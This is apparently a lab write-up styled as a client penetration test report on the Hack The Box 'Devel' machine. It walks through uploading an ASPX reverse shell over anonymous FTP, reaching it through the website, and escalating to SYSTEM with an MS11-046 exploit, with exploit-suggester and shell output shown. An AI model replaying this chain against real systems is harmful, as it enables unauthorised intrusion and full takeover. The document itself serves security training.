Devel Machine Hack The Box

Whoami-Ga Company
Security Assessment Findings Report

Business Confidential

Date: 06-03-2023
Project: 1
Version 1.0

Table of Contents

Confidentiality Statement

This document is the exclusive property of Whoami-Ga Security and Deve; SRL. This document contains confidential and exclusive information. Duplication, distribution, or use, in whole or in part, requers consent of both Whoami-Ga and Devel SRL.

Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period(7 days).

Time-limited commitments do not allow for a full assessment of all security controls. Whoami-Ga Security has prioritized the assessment to identify the weakest security controls that an attacker could exploit. Whoami-Ga Security recommends performing similar assessments annually if your Devel SRL information is not critical, but if your information is critical, we recommend a penetration test every 6 months if you have critical information.

Contact Information

Name	Title	Contact Information
Demo Company		
Whoami-Ga	Begginer Pentester	555-555-555-
John Doe	Administrator Devel SRL	558-558-558

Assessment Overview

From 06-03-2023 to May 13-04-2023 Whoami-GA engaged Devel SRL to evaluate the security posture of its infrastructure compared to current industry best practices that included an external penetration test.

Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.

Finding Severity Ratings

Severity	Definition

Severity	Definition
Critical	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.


Scope

Assessment	Details
External Penetration Test	10.10.10.5

- Full scope information provided in "**Devel SRL**"

First contact


Devel SRL have active ports 21 fpt and 80 where a website is allocated.



1.0 External Penetration Test Findings

Description:	Devel SRL have active port 21 ftp, the Anonymous FTP login is allowed, you cand upload what do you want in via this port, for example we can upload a reverse shell and run it.
Impact:	Critical
System:	10.10.10.5
References:	https://raw.githubusercontent.com/borjmz/aspx-reverse-shell/master/shell.aspx

Exploitation Proof of Concept




Remediation

Disable the anonymous ftp acces.

1.1 External Penetration Test Findings

Description:	On your site, you can find the 3 elements shown in port 21, aspent_client, iisstart.htm and welcome.png, but now that we have uploaded shell.aspx we can access your console with the new element uploaded from us http://10.10.10.5/shell.aspx
Impact:	Critical
System:	http://10.10.10.5/shell.aspx
References:	https://raw.githubusercontent.com/borjmz/aspx-reverse-shell/master/shell.aspx

Exploitation Proof of Concept



Remediation

change the folder sharing of public archives and sanitized the website

1.2 External Penetration Test Findings(Privesc)

Description:	O data intrat in sistem, daca nu este actualizat, si bine configurat, exista programe care iti puate enumera sistemul pentru a primi controlul totual, de exemplu winpeas sau windows exploit suggester
Impact:	Critical
System:	http://10.10.10.5/
References:	https://github.com/AonCyberLabs/Windows-Exploit-Suggester

Exploitation Proof of Concept

```
└─adrian$python2 windows-exploit-suggester.py -d 2023-03-06-mssb.xls -i systeminfo.txt
[*] initiating winsploit version 3.3...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (ascii)
[*] querying database file for potential vulnerabilities
[*] comparing the 0 hotfix(es) against the 179 potential bulletins(s) with a database of 137 known exploits
[*] there are now 179 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 7 32-bit'
[*]
[M] MS13-009: Cumulative Security Update for Internet Explorer (2792100) - Critical
[M] MS13-005: Vulnerability in Windows Kernel-Mode Driver Could Allow Elevation of Privilege (2778930) - Important
[E] MS12-037: Cumulative Security Update for Internet Explorer (2699988) - Critical
[*]   http://www.exploit-db.com/exploits/35273/ -- Internet Explorer 8 - Fixed Col Span ID Full ASLR, DEP & EMET 5., PoC
[*]   http://www.exploit-db.com/exploits/34815/ -- Internet Explorer 8 - Fixed Col Span ID Full ASLR, DEP & EMET 5.0 Bypass (MS12-037), PoC
[*]
[E] MS11-011: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (2393802) - Important
[M] MS10-073: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Elevation of Privilege (981957) - Important
[M] MS10-061: Vulnerability in Print Spooler Service Could Allow Remote Code Execution (2347290) - Critical
[E] MS10-059: Vulnerabilities in the Tracing Feature for Services Could Allow Elevation of Privilege (982799) - Important
[E] MS10-047: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (981852) - Important
[M] MS10-015: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (977165) - Important
[M] MS10-002: Cumulative Security Update for Internet Explorer (978207) - Critical
[M] MS09-072: Cumulative Security Update for Internet Explorer (976325) - Critical
[*] done
```

```
 Directory of c:\Windows\Temp\privesc

06/03/2023  07:53     <DIR>          .
06/03/2023  07:53     <DIR>          ..
06/03/2023  07:47            11.264 MS11-011.exe
06/03/2023  07:53           112.815 ms11-046.exe
               2 File(s)        124.079 bytes
               2 Dir(s)   4.694.343.680 bytes free

.\ms11-046.exe
.\ms11-046.exe

whoami
whoami
nt authority\system

c:\Windows\System32>
```

Remediation

Having the system up to date, keeping employees informed, a good configuration can save you from many problems.

Thank You ;)